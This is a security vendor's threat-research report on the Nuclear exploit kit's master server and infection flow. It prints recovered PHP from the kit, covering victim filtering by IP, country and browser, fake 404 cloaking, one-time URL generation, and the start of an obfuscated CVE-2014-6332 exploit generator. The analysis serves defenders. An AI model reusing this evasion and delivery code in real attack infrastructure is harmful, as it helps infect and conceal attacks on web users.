Check Point
SOFTWARE TECHNOLOGIES LTD

INSIDE NUCLEAR'S CORE:

UNRAVELING A MALWARE-AS-A-SERVICE INFRASTRUCTURE

By Check Point Threat Intelligence & Research

CHECK POINT SOFTWARE TECHNOLOGIES


INTRODUCTION

In our previous publication, part 1 of Analyzing the Nuclear Exploit Kit Infrastructure, we began unraveling the Nuclear Exploit Kit's structure and behavior. We reviewed various aspects of Nuclear's activity, including the control panel used by attackers, the general flow of its operation, the URL logic, the landing page, and the vulnerabilities the Exploit Kit (EK) uses to infiltrate its targets. In addition, we presented extensive statistics regarding Nuclear and the malware it delivers. It is clear that this prevalent malware-as-a-service EK is employed on a wide scale by different actors.

In part II, we explore the "missing links" and present how things are done behind the scenes:


The master server, infection flow, and deep internal logic, such as delivering the payloads. Understanding Nuclear's tactics in full will help security vendors to protect against the EK, and mitigate its effectiveness. Check Point strives to provide the best understanding and protection, and to keep users one step ahead of malware.

As described in part I, this is the Nuclear EK Infrastructure:




All of Nuclear's panels communicate with the master server, which plays a crucial role in the Nuclear EK infrastructure. The master server holds all updates to different exploits and has a unique view of all currently active Nuclear EK panels.

The master server contains a database with the IP addresses of the Nuclear panels. The operator of this server can add/remove new panels as well as view the panels' states and some of their information. The server queries the instances of Nuclear's panel on-demand; when the user browses the status page, the server probes each panel instance for its information.



IP	Memo	Tor address	domain	Status			
[redacted]			kek	ok	Report	Edit	Delete
[redacted]			koeikkl2235.xyz	ok	Report	Edit	Delete
[redacted]			eterbwr6.acbfwd.com	ok	Report	Edit	Delete
[redacted]			zxc.inheritanceones.top	ok	Report	Edit	Delete
[redacted]			info.resolvingdoor.com	ok	Report	Edit	Delete
[redacted]			bestthingsinlife.ga	ok	Report	Edit	Delete
[redacted]			flag.goodbecomesgreat.com	ok	Report	Edit	Delete
[redacted]			vopertqw.ml	ok	Report	Edit	Delete
[redacted]			letsmakesomefun.gq	ok	Report	Edit	Delete
[redacted]				timeout	Report	Edit	Delete
[redacted]				timeout	Report	Edit	Delete
[redacted]				timeout	Report	Edit	Delete

Each panel can then be displayed with additional information:



[redacted]

CPU:	Intel (R) Core (TM) i7-3770 CPU @ 3.40GHz
Number of cores:	8
Total memory:	31,936Mb
Used memory:	1,168Mb
Available memory:	30,768Mb
Load for 1 minute:	0
Load for 5 minutes:	0.04
Load for 15 minutes:	0.05
Mongo:	Process: ok The Socket: ok The The rights to the socket: ok The
Postgre SQL:	Process: ok The Socket: ok The
PHP-FPM:	Process: ok The Socket-fpm.sock php5: ok The Socket-fpm-php5 capt1.sock: ok The
Nginx:	Process: ok The Socket [redacted] : ok The Socket [redacted] : ok The Socket [redacted] : ok The Socket [redacted] : ok The Socket [redacted] : ok The
Current domain:	kek The check the AV: the FUD The domain the Test: bad
Domains in the database:	

The master server's second function, generating and providing up-to-date exploits, is implemented with a 'pull' mechanism. Each panel instance has the address of the master server hard-coded. Every fixed interval, the panel retrieves the up-to-date exploits from the server. The server re-generates the obfuscated exploits every fixed interval and packs together the flash exploits.


It is interesting to note that the server's functions are not related in any way. Therefore, not every instance of the panel that fetches exploits is accounted for in the management database.

INFECTION FLOW

Nuclear goes to a lot of effort to make sure it infects only the hosts that fit its requirement.

As part of the Nuclear installation script, a list of blocked IP addresses is copied to the `/etc/nginx/` folder, thus making the server ignore the request at the server level. These addresses include those of major companies and security vendors such as: Google, Microsoft, Kaspersky, McAfee and Symantec.


Another type of IP filtering exists in the **validate_ip** function, which in many cases is called to make sure no one is playing around with the server.



```php
function validate_ip($ip) {
    if (strtolower($ip) === 'unknown') {
        return false;
    }
    $ipi = ip2long($ip);
    if ($ipi !== false && $ipi !== -1) {
        $ipi = sprintf('%u', $ipi);
        if ($ipi >= 0 && $ipi <= 50331647) // < 2.255.255.255
            return false;
        if ($ipi >= 167772160 && $ipi <= 184549375) // 10.*
            return false;
        if ($ipi >= 2130706432 && $ipi <= 2147483647) // 127.*
            return false;
        if ($ipi >= 2851995648 && $ipi <= 2852061183) // 169.254.*
            return false;
        if ($ipi >= 2886729728 && $ipi <= 2887778303) // 172.16.*
            return false;
        if ($ipi >= 3221225984 && $ipi <= 3221226239) // 192.0.2.*
            return false;
        if ($ipi >= 3232235520 && $ipi <= 3232301055) // 192.168.*
            return false;
        if ($ipi >= 4294967040) // 255.255.255.*
            return false;
    }
    return true;
}
```

These IP ranges are reserved or local network only, and therefore are not in use by actual internet users.


Next, we have the **getBrowser** function, which is the main technique the EK uses to determine which exploit it should serve, as it does not have any type of plugin detection script.



```php
function getBrowser($user_agent, $db = false) {
    if (eregi("(Opera) ([0-9]{1,2}.[0-9]{1,3}){0,1}", $user_agent, $bv) or eregi("(Version/)([0-9]{1,2}.[0-9]{1,3}){0,1}",
    $user_agent, $bv)) {
        $browser_id = 0;
        $browserVersion = $bv[2];
        $browser = "Opera";
    } elseif (eregi("(msie) ([0-9]{1,2}.[0-9]{1,3})", $user_agent, $bv) or eregi("(rv):(11.[0-9]{1,3}.[0-9]{1,3})", $user_agent, $bv)
     or eregi("(rv):(11.[0-9]{1,3})", $user_agent, $bv)) {
        $browser_id = 1;
        $browserVersion = $bv[2];
        $browser = "Internet Explorer";
    } elseif (eregi("(firefox)/([0-9]{1,2}.[0-9]{1,2}.[0-9]{1,2})", $user_agent, $bv) or eregi("(firefox)/([0-9]{1,2}.[0-9]{1,2})",
    $user_agent, $bv)) {
        $browser_id = 2;
        $browserVersion = $bv[2];
        $browser = "Firefox";
    } elseif (eregi("(Chrome)/([0-9]{1,2}.[0-9]{1,2}.[0-9]{1,3}.[0-9]{1,2})", $user_agent, $bv) or eregi(
    "(Chrome)/([0-9]{1,2}.[0-9]{1,2}.[0-9]{1,3})", $user_agent, $bv)) {
        $browser_id = 3;
        $browserVersion = $bv[2];
        $browser = "Chrome";
    } else {
        if ($db === false) {
            header($_SERVER["SERVER_PROTOCOL"]." 404 Not Found");
            echo "<html>\n<head><title>404 Not Found</title></head>\n<body bgcolor=\"white\">\n<center><h1>404 Not
            Found</h1></center>\n<hr><center>nginx</center>\n</body>\n</html>\n<!-- a padding to disable MSIE and Chrome friendly
            error page -->\n<!-- a padding to disable MSIE and Chrome friendly error page -->\n<!-- a padding to disable MSIE and
            Chrome friendly error page -->\n<!-- a padding to disable MSIE and Chrome friendly error page -->\n<!-- a padding to
            disable MSIE and Chrome friendly error page -->\n<!-- a padding to disable MSIE and Chrome friendly error page -->\n";
            exit();
        }
        onError($db, "unknown browser");
    }
    return array('browser_id' => $browser_id, 'browser' => $browser, 'browserVersion' => $browserVersion);
}
```


The **$browser_id** is determined by the User-Agent and is used when serving the landing page.

In addition, whenever the server stumbles upon a condition that does not match its needs, it calls the **onError** function, which serves a fake 404 error message:



```
function onError($db, $reason) {
    pg_close($db);
    header($_SERVER["SERVER_PROTOCOL"]." 404 Not Found");
    echo "<html>\n<head><title>404 Not Found</title></head>\n<body bgcolor=\"white\">\n<center><h1>404 Not
    Found</h1></center>\n<hr><center>nginx</center>\n</body>\n</html>\n<!-- a padding to disable MSIE and Chrome friendly error page
    -->\n<!-- a padding to disable MSIE and Chrome friendly error page -->\n<!-- a padding to disable MSIE and Chrome friendly error
    page -->\n<!-- a padding to disable MSIE and Chrome friendly error page -->\n<!-- a padding to disable MSIE and Chrome friendly
    error page -->\n<!-- a padding to disable MSIE and Chrome friendly error page -->\n";
    exit();
}
```

Along the way, the code also checks the country from which the victim is browsing and makes sure it's on the list of countries eligible for infection:



```
$gi = geoip_open('/var/www/[path]/geoip/GeoIP.dat', GEOIP_STANDARD);
$cc = geoip_country_code_by_addr($gi, $ip);
$block = array('AZ', 'AM', 'BY', 'GE', 'KZ', 'KG', 'MD', 'RU', 'TJ', 'UZ', 'UA');
if (!empty($cc) && !in_array($cc, $block)) {
    $country_id = encode_code($cc);
    switch ($cstr) {
```

As you can see, the EK is hardcoded to not infect victims in the following countries:
Azerbaijan, Armenia, Belarus, Georgia, Kazakhstan, Kyrgyzstan, Moldova, Russia, Tajikistan, Uzbekistan & Ukraine.

The most likely explanation for these countries' exclusion is probably due to the fact that these countries all belong to the Eastern Partnership. The developer may be under one of their jurisdictions and wants to avoid any extradition attempts.

The panel saves the following information about all served victims:


- Browser
- OS
- Country
- Referrer

Even though the victim's IP is not saved, Nuclear, much like other exploit kits, does not serve the same landing page twice to the same IP.

How does it recognize the IPs?


The Nuclear panel has 2 database servers. The first is a postgresql database that stores the infection details, domains, files, and threads which are accessible to the threat actor through the Nuclear panel.

The second one is a mongo database used for internal logics. When a user asks for the landing page:



```
switch ($branch) {
    case 'index':
        mongoBlock($ip, $thread_id, 'index', $db);
```

The function mongoBlock is called with the victim's IP:




```php
function mongoBlock($ip, $thread_id, $type, $db = false) {
    $m = new MongoClient("mongodb:///tmp/mongodb-27017.sock");
    switch ($type) {
        case 'index':
            $dbm = $m->banned;
            break;
        case 'js':
            $dbm = $m->bannedjs;
            break;
        case 'flash':
            $dbm = $m->bannedflash;
            break;
        case 'silver':
            $dbm = $m->bannedsilver;
            break;
    }
    $col = $dbm->ips;
    $col->ensureIndex('expired_at', array('expireAfterSeconds' => 86400));
    $col->ensureIndex(array('ip' => 1, 'thread_id' => 1));
    $r = $col->find(array("ip" => $ip, "thread_id" => $thread_id));
    if ($r->count() <= 0) {
        $record = array("ip" => $ip, "thread_id" => $thread_id, "expired_at" => new MongoDate());
        $col->insert($record, array("w" => 1));
    } else {
        onError($db, "blocked by mongo");
    }
```

The IP is checked against a list in the database. If it doesn't exist, it is added and the code flow proceeds. If it is already there, an error is raised and no exploit is served.


ONE-TIME URL USAGE

As we explained in part I, the job of the TDS (Traffic Distribution System) is to make a request to the panel's rotator, and get a new generated URL in response. The newly generated URL is then saved to the database along with the thread and file information:




```php
function getRandUri($param_array) {
    global $ext;
    global $delim;
    global $delim2;
    global $ext2;
    global $mainrand;
    $mu = new MongoClient("mongodb:///tmp/mongodb-27017.sock");
    $dbuu = $mu->urls;
    $coluu = $dbuu->urls;
    $full_uri = '';
    if ($mainrand < 166) {
        $full_uri = getRandUriFromPatt('rpath:2,4;rword;rext;?;rkv:0,0', $ext2, $delim2);
    } else if ($mainrand < 332) {
        $full_uri = getRandUriFromPatt('rpath:0,2;rid:10,20;rext;?;rword;=;rid:10,25', $ext, $delim);
    } else if ($mainrand < 498) {
        $full_uri = getRandUriFromPatt('rpath:0,2;rnum:1000,90000;rext;?;rword;=;rid:10,20;&;rkv:0,0;&;rkv:0,0', $ext, $delim);
    } else if ($mainrand < 664) {
        $full_uri = getRandUriFromPatt('rpath:0,2;rword;?;rkv:0,0;&;rword;rdelim;rword;=;rid:10,20;&;rkv:0,0', $ext, $delim);
    } else if ($mainrand < 830) {
        $full_uri = getRandUriFromPatt('rpath:0,2;rword;rdelim;rword;rext;?;rword;=;rid:10,20;&;rkv:0,0', $ext, $delim);
    } else {
        $full_uri = getRandUriFromPatt('rpath:0,2;rword;?;rkv:0,0;&;rkv:0,0;&;rword;rdelim;rword;=;rid:10,20', $ext, $delim);
    }
    $clean_full_uri = explode('#', $full_uri)[0];
    $clean_full_uri = urldecode($clean_full_uri);
    $param_array['uri'] = $clean_full_uri;
    $coluu->ensureIndex(array('uri' => 1));
    $coluu->insert($param_array);
    return $full_uri;
}
```

The landing page server's sole function is to relay communication to the panel. Once the URI is transferred to the panel, the panel's nginx rules change the URI to a variable under the name "uri" and redirect the request to "`newindex.php`":



```
location ~* ^/(.*)$ {
        rewrite ^/(.*)$ /newindex.php?uri=$1 last;
    }
```


The code then parses the URI, and checks if it is in the database to make sure only pre-generated URIs are served:



```
function getHp() {
    $uri = urldecode(ltrim($_SERVER['REQUEST_URI'],'/'));
    $muh = new MongoClient("mongodb:///tmp/mongodb-27017.sock");
    $dbuh = $muh->urls;
    $coluh = $dbuh->urls;
    $n = $coluh->findOne(array("uri" => $uri));
    if (count($n) > 0) {
        return $n;
    } else {
        return array();
    }
}
```


The result containing thread and file information is returned to the array **$hash_uid** in `newindex.php`. The landing page is then created with this information according to the configuration of the specific campaign.

The `newindex.php` handles all the requests, including the file and payload download. This is made by switching a "branch" variable inside **$hash_uid**.




```
$branch = $hash_uid['branch'];
switch ($branch) {
    case 'index':
        // ...
    case 'file':
        // ...
    case 'exp':
        // ...
    case 'lpe':
        // ...
    case 'memdll':
        // ...
    default:
        onError($db, "bad link");
        break;
}
```

This means that more than one URI needs to be generated, as there must be a URI for each branch. Indeed, when a user goes to the landing page, 3 more URLs are generated for each exploit using the **getRandUri** function, this time with the branch "file."



```
$x_key = GetRandomString(rand(5, 10));
$urls_silver[] = Array("http://" . $domain . "/" . getRandUri(array('branch' => 'file', 'key' => $key, 'thread_id' => $thread_id, 'file_id' => $file_id,
 'domain' => $domain, 'g_ip' => $ip, 'time_shtamp' => $time, 'x_key' => $x_key, 'fno' => '1')), $typefile, $x_key);
$urls_2551[] = Array("http://" . $domain . "/" . getRandUri(array('branch' => 'file', 'key' => $key, 'thread_id' => $thread_id, 'file_id' => $file_id,
'domain' => $domain, 'g_ip' => $ip, 'time_shtamp' => $time, 'x_key' => $x_key, 'fno' => '1')), $typefile, $x_key);
$urls_flash[] = Array("http://" . $domain . "/" . getRandUri(array('branch' => 'file', 'key' => $key, 'thread_id' => $thread_id, 'file_id' => $file_id,
'domain' => $domain, 'g_ip' => $ip, 'time_shtamp' => $time, 'x_key' => $x_key, 'fno' => '1')), $typefile, $x_key);
```

As you can see, the array names are false; they are names used in the older version of Nuclear when it served an older IE exploit (CVE-2013-2551). The names didn't change, but now refer to the new exploits. Later on, when the code generates the new exploits according to the **$browser_id** variable we saw earlier, it uses the older variable name:



```
$flash_url_file = generate_shellcode($urls_flash,"flash_url");

if($browser_id == 1){ // If IE
    if($browserVersion == "11.0"){
        $msie_exp = cve2015_2419(generate_shellcode($urls_2551,"rc4_full"),$url_dh);
    }else{
        $msie_exp = cve6332(generate_shellcode($urls_2551,"hex_full"),$varp[44]);
    }
```

A script named mongoclean.php is launched every minute. It deletes all created URLs, thereby making sure that when a rotator is called, it won't be used later.

At the end of the **"index"** branch, the code includes the php file that generates the landing pages (as we saw in part I), which in turn embeds exploits.


THE EXPLOITS

As mentioned in part I, the exploited platforms by Nuclear are Flash (CVE-2015-5122, CVE-2015-7645, CVE-2016-1019), JavaScript (CVE-2015-2419), and VBScript (CVE-2014-6332). We know that Nuclear constantly changes its exploits to evade static detections made by security vendors.

Let's see how the exploit obfuscation and mutation are performed.

CVE-2014-6332 (VBScript)

CVE-2014-6332 is a vulnerability in the OLE module array which exists from IE 3 to 11. It is triggered by an improper handle of the size value on the array-redimensioning attempt.




```
function cve6332($shellcode,$divid){
    for ($i=0;$i<150;$i++){$va_r[$i]=GetRandomString(rand(5,8));}
        $vbs = 'sub '.$va_r[0].'()
        end sub
        class '.$va_r[1].'
        Private '.$va_r[2].'
        Private '.$va_r[3].'()
        Private '.$va_r[4].'()
        Private '.$va_r[5].'
        Private '.$va_r[6].'
        Private '.$va_r[7].'
        Private '.$va_r[8].'
```

The VBScript exploit obfuscation is generated on the fly, where it creates 150 random strings that are used as function names and variables across the exploit.

The most common technique for exploiting this vulnerability is to change the flag which allows "God Mode" for the VBScript in IE, and then run `powershell.exe` from the VBScript as if it was running locally.

